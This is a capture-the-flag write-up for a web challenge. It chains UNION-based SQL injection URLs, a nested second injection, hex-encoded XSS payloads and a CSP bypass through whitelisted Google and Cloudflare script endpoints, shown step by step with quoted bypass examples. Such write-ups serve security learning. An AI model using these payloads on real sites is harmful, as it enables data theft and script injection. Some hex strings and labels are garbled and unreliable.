


```
<!DOCTYPE html>
<html lang="en">
  <head></head>
  <body>
    <div class="container">
      <main class="container">
        <div class="row g-5">flex
          <div class="col-md-8">
            <h3>From the Firehose</h3>
            <article class="blog-post">
              <article class="blog-post">
                <article class="blog-post">
                  <article class="blog-post">
                    <h2>From the Firehose</h2>
                    <h3>From the Firehose</h3>
                    <img alt="Placeholder image" data-bbox="100px 100px" style="width: 100px; height: 100px; margin-bottom: 10px;" data-bbox="100px 100px>
                    <script src="x onerror=alert(1)">
                    </script>
                  </article>
                </article>
              </article>
            </article>
          </div>
          <div class="col-md-4">
            <img alt="Placeholder image" data-bbox="100px 100px" style="width: 100px; height: 100px; margin-bottom: 10px;" data-bbox="100px 100px>
            <script src="https://cdnjs.cloudflare.com/ajax/libs/bootstrap/5.1.3/js/bootstrap.min.js" integrity="sha512-DvBgPAZJ8gjRsd/Wt36enzX5KaJ98E1D1vWf9nxL1T41wKCaBw/loMBPhsvPbTB1NGVbujQm" crossorigin="origin">
            </script>
          </div>
        </div>
      </main>
      <footer class="blog-footer"></footer>
    </div>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/bootstrap/5.1.3/js/bootstrap.min.js" integrity="sha512-DvBgPAZJ8gjRsd/Wt36enzX5KaJ98E1D1vWf9nxL1T41wKCaBw/loMBPhsvPbTB1NGVbujQm" crossorigin="origin">
    </script>
  </body>

```

Blog template built for [Bootstrap](#) by [@mdo](#).

[Back to top](#)



```
<!DOCTYPE html>
<html lang="en">
  <head></head>
  <body>
    <div class="container">
      <main class="container">
        <div class="row g-5">flex
          <div class="col-md-8">
            <h3>From the Firehose</h3>
            <article class="blog-post">
              <article class="blog-post">
                <article class="blog-post">
                  <article class="blog-post">
                    <h2>From the Firehose</h2>
                    <h3>From the Firehose</h3>
                    <img alt="Placeholder image" data-bbox="100px 100px" style="width: 100px; height: 100px; margin-bottom: 10px;" data-bbox="100px 100px>
                    <script src="x onerror=alert(1)">
                    </script>
                  </article>
                </article>
              </article>
            </article>
          </div>
          <div class="col-md-4">
            <img alt="Placeholder image" data-bbox="100px 100px" style="width: 100px; height: 100px; margin-bottom: 10px;" data-bbox="100px 100px>
            <script src="https://cdnjs.cloudflare.com/ajax/libs/bootstrap/5.1.3/js/bootstrap.min.js" integrity="sha512-DvBgPAZJ8gjRsd/Wt36enzX5KaJ98E1D1vWf9nxL1T41wKCaBw/loMBPhsvPbTB1NGVbujQm" crossorigin="origin">
            </script>
          </div>
        </div>
      </main>
      <footer class="blog-footer"></footer>
    </div>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/bootstrap/5.1.3/js/bootstrap.min.js" integrity="sha512-DvBgPAZJ8gjRsd/Wt36enzX5KaJ98E1D1vWf9nxL1T41wKCaBw/loMBPhsvPbTB1NGVbujQm" crossorigin="origin">
    </script>
  </body>

```

Blog template built for [Bootstrap](#) by [@mdo](#).

[Back to top](#)

Our < and > are converted to html entities. So some kind of security mechanism is in place. I suspect the following: <https://www.php.net/manual/en/function.htmlspecialchars.php>

If the input string passed to this function and the final document share the same character set, this function is sufficient to prepare input for inclusion in most contexts of an HTML document. If, however, the input can represent characters that are not coded in the final document character set and you wish to retain those characters (as numeric or named entities), both this function and [htmlentities\(\)](#) (which only encodes substrings that have named entity equivalents) may be insufficient. You may have to use [mb_encode_numericentity\(\)](#) instead.

Performed translations	
Character	Replacement
& (ampersand)	&
" (double quote)	", unless ENT_NOQUOTES is set
' (single quote)	' (for ENT_HTML401) or ' (for ENT_XML1, ENT_XHTML or ENT_HTML5), but only when ENT_QUOTES is set
< (less than)	<
> (greater than)	>

Step 3: Mapping out the database and query used

My next idea was maybe there is some information in the database that we do not see on our blog page so I mapped our the complete database in this way.

Get the current used database name:

[https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,concat\(database\(\)\),44,55-- -](https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,concat(database()),44,55-- -)

The screenshot shows a web browser displaying a blog titled "Awesome kitty blog". The page has a header "From the Firehose" and a sidebar with "About" and "Archives". The main content area lists three posts:

- First post** (2022-02-14 15:26:55 by Anton): Hello everyone
- Second post** (2022-02-14 15:57:22 by Anton): Another post by Anton
- I'm new** (2022-02-14 15:57:42 by Jake): Hello, I'm Jake and I'm new here

A red arrow points from the text "22 by blog" at the bottom left to the "Second post" entry.

Get all the databases behind this PHP blog:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3> Union Select
11,22,33,44,gRoUp_cOncaT(0x7c,schema_name,0x7c) fRoM information_schema.schemata-- -

The screenshot shows a blog post titled "It's March already" from the author "jake" on March 22, 2022. The content of the post includes the number "22" and the word "blog". A red arrow points from the text "information_schema.tables" in the SQL query above to the word "blog" in the post content.

So only the blog database seems a non system one. The other ones are default for MySQL databases.

Get all the tables in the blog database (0x626c6f67 = blog):

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=1> Union Select
11,table_name,33,44,55 from information_schema.tables WHERE TABLE_SCHEMA=0x626c6f67

The screenshot shows a blog post titled "From the Firehose" with three entries: "post", "user", and "youtube". Each entry has a timestamp of "55 by" and "33". Red arrows point from the table names in the SQL query above to the corresponding table names in the post content.

3 tables: post, user and youtube

Then we can get all the columns for each table. Here an example to get the column names for the “post” table:

`https://challenge-0722.intigriti.io/challenge/challenge.php?month=1 Union Select
1,column_name,3,4,5 from information_schema.columns WHERE TABLE_SCHEMA=0x626c6f67
AND TABLE_NAME=0x706f7374`

The screenshot shows a web page titled "Awesome kitty blog". The main content is organized into two sections: "From the Firehose" and "About".

From the Firehose:

- author**: 5 by 3
- datetime**: 5 by 3
- id**: 5 by 3
- msg**: 5 by 3
- title**: 5 by 3

About:

Thank you for visiting my blog, I hope you also love kitties

Archives:

[March 2022](#)
[February 2022](#)

We get author, datetime, id, msg and title.

Remember our 5 columns we found at the start those are the ones. So actually the URL is like this:

`https://challenge-0722.intigriti.io/challenge/challenge.php?month=6 Union Select
id,title,msg,user,datetime`

To get the values from each column we can do this:

`https://challenge-0722.intigriti.io/challenge/challenge.php?month=6 Union Select 11,(SELECT
GROUP_CONCAT(name SEPARATOR 0x3c62723e) FROM blog.user),33,44,55-- -`

Gets the names from the user table name column with a
 in between them (not working due to <> being encoded)

The screenshot shows a web page titled "Awesome kitty blog". The main content is organized into two sections: "From the Firehose" and "About".

From the Firehose:

**Anton
Jake**
55 by 33

About:

Thank you for visiting my blog, I hope you also love kitties

Archives:

[March 2022](#)
[February 2022](#)

Blog template built for [Bootstrap](#) by [@mdo](#).

The complete “blog” database looks like following with 3 tables:

post (table name)				
id	author	datetime	msg	title
1	1	2022-03-22	Hello everyone	It's March already
2	1	2022-02-14	Another post by Anton	I'm new
3	2	2022-02-14	Hello, I'm Jake and I'm new here	Second post
4	2	2022-02-14	Time goes fast	First post

user (table name)		
id	name	picture
1	Anton	anton.png
2	Jake	jake.png

youtube (table name)	
id	videoid
1	https://www.youtube.com/watch?v=dQw4w9WgXcQ

The youtube movie shows “Rick Astley - Never Gonna Give You Up”

So we have been fooled ;-)

Extra: this one gives the full query used by the backend towards the database:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3> Union Select 11,state,info,44,55 from information_schema.processlist-- -


The screenshot shows a web browser displaying a blog page. The title of the blog is "Awesome kitty blog". Below the title, there is a section titled "From the Firehose" containing a post by "Jake". The post is titled "It's March already" and was published on "2022-03-22 02:35:10". The content of the post is "Time goes fast". To the right of the post, there is an "About" section with a message: "Thank you for visiting my blog, I hope you also love kitties". Below the "About" section is an "Archives" section with links to "March 2022", "February 2022", and "January 2022". At the bottom of the page, there is a section titled "executing" which contains a redacted SQL query. The redacted query starts with "SELECT * FROM post WHERE MONTH(`datetime`) = 3 Union Select 11,state,info,44,55 from information_schema.processlist-- - ORDER BY `datetime` DESC".

Step 4: Another SQL injection within our initial SQL injection


The blog database contains no useful information and our reflections are blocked due to < and > being encoded. Next step is to check the 2 columns that are not reflected. This first one we now is the “id” so less interesting but the other one gives us the author name in some way.

Notice this behaviour.


<https://challenge-0722.intigriti.io/challenge/challenge.php?month=6 Union Select 11,22,33,1,55-- ->



<https://challenge-0722.intigriti.io/challenge/challenge.php?month=6 Union Select 11,22,33,2,55-- ->



<https://challenge-0722.intigriti.io/challenge/challenge.php?month=6 Union Select 11,22,33,3,55-- ->



1 gives Anton and 2 gives Jake. 3 gives nothing or NULL as it does not exist. We actually already know this from mapping out the databases in our previous step the users table.

So there seems some extra logic behind this. Maybe an extra SQL query is being used. It would be in our advantage if we can get our own value reflected instead of the names Anton or Jake because maybe there is no protection on that part.

So giving the wrong number is already something as we get NULL back and we could maybe replace that with our input.

First step is to get the number of columns right again. This should be 3 columns as we already know.

0x31206f726465722062792031 = 1 order by 1

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3%20Union%20Select%2011,22,33,0x31206f726465722062792031,55>

The screenshot shows a web browser displaying a blog titled "Awesome kitty blog". The main content area is labeled "From the Firehose". A red arrow points from the text "22" down to the author's name "Anton" in the post list. The post itself is titled "It's March already" and includes the date "2022-03-22 02:35:10" and the author "Jake". Below the post, a small note says "Time goes fast". To the right of the main content, there is a sidebar with "About" and "Archives" sections.

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3%20Union%20Select%2011,22,33,0x31206f726465722062792034,55>

0x31206f726465722062792031 = 1 order by 4


The screenshot shows a web browser displaying a blog titled "Awesome kitty blog". The main content area is labeled "From the Firehose". A red arrow points from the text "22" down to the author's name "Anton" in the post list. The post itself is titled "It's March already" and includes the date "2022-03-22 02:35:10" and the author "Jake". Below the post, a small note says "Time goes fast". To the right of the main content, there is a sidebar with "About" and "Archives" sections.

Shows nothing so we are right 3 columns our SQL query works.

We know number 1 and 2 return Jake and Anton so now we use number 3 as that is still a non existing NULL value and maybe we can change that.

3 union select 1,2,3-- - = 0x3320756e696f6e2073656c65637420312c322c332d2d202d

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3%20Union%20Select%2011,22,33,0x3320756e696f6e2073656c65637420312c322c332d2d202d,55>



The 2nd column reflects now with our value. This is pretty good. Next step is to hexadecimal encode our XSS payload and use it in column number 2.

Completely in readable text the URL now looks like this. (This one will give error in your browser but is just to show where we are):

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3 Union Select 11,22,33,3 union select 1,2,3-- -,55-- ->

We want to get following:

`https://challenge-0722.intigriti.io/challenge/challenge.php?month=3 Union Select 11,22,33,3 union select 1,,3-- -,55-- -`

We need some hexadecimal encoding first we need to encode the payload itself:

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar is visible with various encoding options like 'To Base64', 'From Base64', 'To Hex', etc. The 'Recipe' section is set to 'To Hex'. The 'Input' field contains the XML payload: . The 'Output' field shows the resulting hex dump: 3c696d67207372633d78206f6e6572726f723d616c6572742831293e. The status bar at the bottom indicates the output length is 56 bytes.


Then we need to paste this payload into the union query and encode in hexadecimal again:

This screenshot shows the same CyberChef interface after pasting the hex payload into the union query. The 'Input' field now contains the full SQL query: 3 union select 1,0x3c696d67207372633d78206f6e6572726f723d616c6572742831293e,3-- -. The 'Output' field shows the final hex dump: 3320756e696f6e2073656c65637420312c307833633639366436373230373337323633364373832303666366536353732373236663732336. The status bar at the bottom indicates the output length is 162 bytes.

https://challenge-0722.intigriti.io/challenge/challenge.php?month=3 Union Select
11,22,33,0x3320756e696f6e2073656c65637420312c3078336336393664363732303733373236333
364373832303666366536353732373236637323364363136633635373237343238331323933652
c332d2d202d,55-- -

The screenshot shows a web browser displaying a blog post titled "It's March already" from the author "Jake" on March 22, 2022, at 02:35:10. The post content includes the text "Time goes fast" and a timestamp "22" with a small image icon next to it. A red arrow points from the number "22" to the developer tools console below. The developer tools console shows a warning message about Content Security Policy (CSP) violations:

```
challenge.php:44
GET https://challenge-0722.intigriti.io/challenge/x 404
challenge.php:43
Refused to execute inline event handler because it violates the following Content Security Policy directive: "default-src 'self' *.googleapis.com *.gstatic.com *.cloudflare.com". Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present. Note also that 'script-src' was not explicitly set, so 'default-src' is used as a fallback.
```



Still not working. This time the < and > brackets are fine but we bump into the CSP security policy.

Step 5: CSP bypass

Ok we thought we got it but now the CSP is in our way. A CSP can easily be checked here:

<https://csp-evaluator.withgoogle.com/> (use

<https://challenge-0722.intigriti.io/challenge/challenge.php> as input)

It will immediately show CSP configuration issues:

The screenshot shows the CSP Evaluator interface. At the top right is a red shield icon with 'CSP' and a green checkmark. Below it, the title 'CSP Evaluator' is displayed. A descriptive text block explains the tool's purpose: 'CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against cross-site scripting attacks. It assists with the process of reviewing CSP policies, which is usually a manual task, and helps identify subtle CSP bypasses which undermine the value of a policy. CSP Evaluator checks are based on a large-scale study and are aimed to help developers to harden their CSP and improve the security of their applications. This tool (also available as a Chrome extension) is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.' Below this is a section titled 'Content Security Policy' containing a code editor with the following CSP policy: `default-src 'self' *.googleapis.com *.gstatic.com *.cloudflare.com`. To the right of the code editor are two links: 'Sample unsafe policy' and 'Sample safe policy'. Below the code editor is a dropdown menu set to 'CSP Version 3 (nonce based + backward compatibility checks)' with a question mark icon. A blue button labeled 'CHECK CSP' is located below the dropdown. At the bottom, there is a table titled 'Evaluated CSP as seen by a browser supporting CSP Version 3' with three rows: 1. 'default-src' with a note about host whitelists; 2. 'object-src [missing]' with a note about restrict object-src; 3. 'require-trusted-types-for [missing]' with a note about Trusted Types. An 'expand/collapse all' link is at the top right of the table.

Scripts from *.googleapis.com *.gstatic.com *.cloudflare.com could possibly be used when injected to fire an XSS attack as they are allowed by the configured CSP.

Google can definitely help here. Just type “CSP bypass” and a lot of possible bypasses will be shown.

I found a good one here from brutelogic:

<https://brutelogic.com.br/blog/csp-bypass-guidelines/>

Whitelisted Domain

All whitelisted domains are a breach on the respective policy so if we find a way to import a JSONP endpoint with callback or to include a JS library (with unsafe-eval) too, it will work flawless. An old (also non-verified) list of possible JSONP endpoints with callback for several well known websites can be found [here](#).

Policy Example:

```
script-src 'https://*.googleapis.com';
```

Bypass Example:

```
<Script Src=https://www.googleapis.com/customsearch/v1?callback=alert(1)></Script>
```

Policy Example:

```
script-src 'unsafe-eval' 'https://cdnjs.cloudflare.com';
```

Bypass Example:

```
<Script Src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js></Script><K Ng-App>{$new.constructor('alert(1')())}</K>
```

base-uri


If there's a running script in the page called with a relative path like /path/script.js after the point of injection, there's no base URI set in the document and no base-uri directive, there's a simple bypass for any CSP implemented.

Policy Example:

```
script-src 'nonce-r4nd0mch4rs';
```

Bypass Example:

googleapis.com is allowed in our CSP so quick check if this URL still works:



Yes page loads and no 400 page not found so that is good. We can definitely use this one. Probably there are other bypasses on the other allowed domains that also work.

Encode: “[<Script Src=https://www.googleapis.com/customsearch/v1?callback=alert\(document.domain\)></Script>](https://www.googleapis.com/customsearch/v1?callback=alert(document.domain))” to hexadecimal

The screenshot shows the Hex Editor application interface. The 'Input' panel contains the script: <Script Src=https://www.googleapis.com/customsearch/v1?callback=alert(document.domain)></Script>. The 'Output' panel shows the hex dump of the encoded script, starting with 3c536372697074205372633d68747470733a2f2f7777772e676f6f676c65617069732e636f6d2f637573746f6d7365617263682f76313f63616c6c6261636b3d616c65727428646f63756d656e742e646f6d61696e293e3c2f5363726970743e.

Encode that one again in our union query

The screenshot shows the Hex Editor application interface. The 'Input' panel contains the union query: 3 union select 3,0x3c536372697074205372633d68747470733a2f2f7777772e676f6f676c65617069732e636f6d2f637573746f6d7365617263682f76313f63616c6c6261636b3d616c65727428646f63756d656e742e646f6d61696e293e3c2f5363726970743e,3-- -. The 'Output' panel shows the hex dump of the encoded union query, starting with 3320756e696f6e2073656c65637420312c3078336335336333732363937303734323035333732363336436383734373807333361326326637373737373265363736663666363736633653631373036393733265363336663664326636333735373337343666366437333653631373236333683266373633136636333631366336623364363136633653732373432383634366636333735366436353653734326536343666366436313639366532393365333633373236393730373433652c332d2d2802d.

This gives following URL:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3%20Union%20Select%2011,22,33,0x3320756e696f6e2073656c65637420312c30783363353336333732363937303734323035333732363336436383734373437303733361326632663737373732653637366636663637366336353631373036393733265363366636643266363337353733373436663664373336353631373236333638326637363313366363336136633663362363136333662336436313663363537323734323836343666363337353664363536653734326536343666366436313639366532393365336326635333633373236393730373433652c332d2d202d,55--%20->



From the Firehose

It's March already

2022-03-22 02:35:10 by [Jake](#)

Time goes fast

22

55 by

Awesome kitty blog

From the Firehose

It's March already

2022-03-22 02:35:10 by [Jake](#)

Time goes fast

22

55 by

challenge-0722.intigriti.io

challenge-0722.intigriti.io

OK